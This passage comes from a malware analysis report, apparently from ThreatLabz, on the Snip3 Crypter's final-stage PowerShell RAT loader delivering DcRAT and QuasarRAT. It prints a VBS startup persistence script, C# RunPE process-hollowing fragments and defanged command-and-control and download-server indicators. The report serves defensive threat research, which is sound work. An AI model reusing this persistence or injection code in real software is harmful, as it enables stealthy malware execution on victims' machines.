


Fig.21 Dropping of Stage-4 Powershell script in the temp path along with persistence

Once the persistence is laid out, the Stage-4 Powershell script from the download server is executed from the temp path via invocation of Powershell.exe with hidden window style and the execution policy is set to RemoteSigned. At the end, Stage-3 Powershell script sleeps for "3000" milliseconds and then closes off.

Stage-4 - The Final Stage - RAT Loader

The Stage-4 Powershell script is the **"Final Stage - RAT Loader"** and has been used effectively by the "Snip3 Crypter crew" as the final loader in the infection chain which delivers and executes numerous RAT families onto target machines. The loader **compiles the RunPE source code at runtime which is embedded in the Powershell script as a compressed GZIP byte stream in order to perform Process Hollowing to execute the RAT.** Implementing this technique allows the loader to stay under the radar and evade detection mechanisms in place.

The loader initially executes the INSTALL function which is the same as the "DropToStartUp()" function explained previously. The function writes the following VBS script in the startUp folder by first converting the byte stream into string and then writing it using WriteAllText() and concatenating the Snip3 Crypter File path at runtime.

```
Set Obj = CreateObject("WScript.Shell")
Obj.Run "PowerShell -ExecutionPolicy RemoteSigned -File "
& "C:\Users\Knight\AppData\Local\Temp\0d0c2fb5b767451788a2751ca5ebea2a.ps1", 0
```

Fig.22 VBS script dropped in startup folder in order to maintain persistence

Further, the most important function of the Snip3 Crypter, the **CodeDom()**, is executed. The CodeDom function takes three arguments. The first one is the GZIP compress RUNPE code in byte format, the second is the type object, “Git.Repository”, where Git is the namespace and Repository is the class name, and the third, “Execute”, is the method to be invoked after sleeping for 2000 milliseconds as shown in the screenshot below.




Fig.23 Execution of the CodeDom() function

Upon being executed, the CodeDom function initializes the CodeDom compiler. a .NET API which allows devs to programmatically compile code using the .NET compilers where the version is set to v4 in this case. Along with the version, the compiler parameters such as CompilerOptions and IncludeDebugInformation are initiated during the compilation process shown in the screenshot below




Fig.24 CodeDom compiler initialization

Post-initialization of the CodeDom Compiler the GZIP compressed RunPE byte stream is decompressed via the Decompress($RunPE) function. This uses the System.IO.Compression.GzipStream with the “Decompress” parameters with input as the GZIP compressed RunPE byte stream, as shown below.




Fig.25 GZIP Decompression of RunPE Byte Stream

Once the RunPE Byte Stream is decompressed, it's then compiled dynamically at runtime using CompileAssemblyFromSource via the CodeDom API, where the argument to the functions is the Decompressed RunPE Byte stream. During the compilation, the CSC.exe, i.e., the C# command line compiler process, is spawned, and the compiler creates a temporary CS source code file in the temp directory. After analyzing the dropped source code file, the ThreatLabz team was able to formulate that **"RunPE"** technique is been used in order to inject the final RAT payload into remote process via process hollowing, as shown in the following screenshot.




Fig.26 Runtime compilation of RunPe source code using CodeDom

Further, the decoding routine of the final RAT payload takes place where fthe URL encoded payload was decoded to a byte array using the **UrlDecodeToBytes()** function. Then, the output is passed on to the Decompress() function where the URL-decoded byte array is GZIP decompressed. The GZIP decompressed file is the final executable RAT file with the "MZ" header, as shown in the following screenshot.




Fig.28 Runtime compilation of RunPe source code using CodeDom

Once the RunPE source has been dynamically compiled and the RAT payload has been decoded, the Snip3 Crypter reflectively loads the compiled RunPE loader in-memory via an Invoke() function where the executed method is “execute” and the arguments are the path to AppLaunch.exe gathered via GetRuntimeDirectory().




Fig.29 Reflective loading of the compiled RunPE payload alongside the arguments

The reflectively loaded RunPE payload then processes the following two arguments provided by the Snip3 Crypter:

- Path to AppLaunch.exe: Target process for process hollowing
- RAT payload: The final RAT executable





Fig.30 Arguments to the reflectively loaded RunPE Payload

Further, the RunPE payload then performs process hollowing in order to inject the RAT payload into the remote process “AppLaunch.exe” by creating the target process via CreateProcessA() in a suspended state.



The payload then unmaps or empties out the target process memory via ZwUnMapViewOfSection()

```
if (imageBase == baseAddress)
{
    if (NativeMethods.ZwUnmapViewOfSection(pi.ProcessHandle, baseAddress) != 0)
    {
        throw new Exception();
    }
}
```


Then, memory is allocated in the remote target process depending on the size of the payload via VirtualAllocEx(), then the Final RAT Payload is written at the allocated memory location via WriteProcessMemory().

```
int newImageBase = NativeMethods.VirtualAllocEx(pi.ProcessHandle, imageBase, sizeOfImage, 0x3000, 0x40);

if (newImageBase == 0)
{
    throw new Exception();
}
bool writeProcessMemory = NativeMethods.WriteProcessMemory(pi.ProcessHandle, newImageBase, payload, sizeOfHeaders, ref readWrite);
if (!writeProcessMemory)
```

Writes the RAT Payload into the allocated Memory via WriteProcessMemory

Towards the end of the process hollowing, the threat context is reconfigured via GetThreadContext() and SetThreatContext() and the SetThreadContext() post reconfiguration points to the beginning of the malicious code.

```
if (IntPtr.Size == 0x4)
{
    bool setThreadContext = NativeMethods.SetThreadContext(pi.ThreadHandle, context);
    if (!setThreadContext)
    {
        throw new Exception();
    }
}
```


At last, the RunPE payload simply resumes the thread and the final RAT payload is executed in the remote process “AppLaunch.exe” injected via process hollowing.

```
        }
    }
    if (NativeMethods.ResumeThread(pi.ThreadHandle) == (int)(-1 + 0 + 0)) throw new Exception();
}
catch (Exception)
```


Further, the ThreatLabz team dumped the RAT payload from the remote process “AppLaunch.exe” then extracted the configuration as shown in the following screenshot. By analyzing the configuration, they were able to attribute the malware as **“DcRat”** as per the mutex value: **DcRatMutex_qwqdanchun** and the certificate information: **DcRAT Server** as seen in the extracted configuration.

Command and control for **DcRAT** = **crazydns[.]linkpc[.]net:5900**

Fig.32 DcRAT Extracted Configuration

The ThreatLabz team analyzed multiple different Snip3 Crypter's delivering DcRAT where the loader was almost similar and found that the changes were made only in the case of the target process selected for hollowing such as "RegSvcs.exe"/"InstallUtil.exe"/"RegAsm.exe". In some cases, the RAT decoding routine consists of the StrReverse() function along with the URL UrlDecodeToBytes() function, which would first reverse the URL-encoded string and then URl decode it in order to deliver the final DcRAT payload.




Fig.33 StrReverse() and different Injection target Process been used for delivering the DcRAT

Further, the ThreatLabz team also came across samples leveraging the Snip3 crypter with new TTPs in order to deliver **"QuasarRAT"** on the targeted systems with the similar infection chain as explained before.

In this case, the final Snip3 crypter RAT loader is downloaded from a different download server:
185[.]81[.]157[.]172:6594/Vre




Fig.34 Download server for QuasarRAT delivery

The downloaded Snip3 RAT loader is exactly the same as the previous ones including their respective decryption and loader routines. Here, only the target process for hollowing is “RegAsm.exe” as shown in the screenshot below.




Fig.35 Snip3 RAT loader for executingQuasarRAT

Post this the QuasarRAT payload is injected into the “RegAsm.exe” using the Dynamically compiled RunPE code which internally uses Process Hollowing as a Process Injection mechanism.

Further, the ThreatLabz team dumped the RAT payload from “RegAsm.exe” and extracted the configuration which helped them in the Attribution by analyzing the **Mutex value: “**QSR_MUTEX_M611SwpmZ8q66BUDI” and the **autorun_regkey_name:** “Quasar Client Startup” leading to the conclusion that the Snip3 Crypter was being leveraged in order to deliver QuasarRAT on the targeted machines.

Command and control server for QuasarRAT: 185[.]81[.]157[.]203:1111

Fig.37 QuasarRAT configuration

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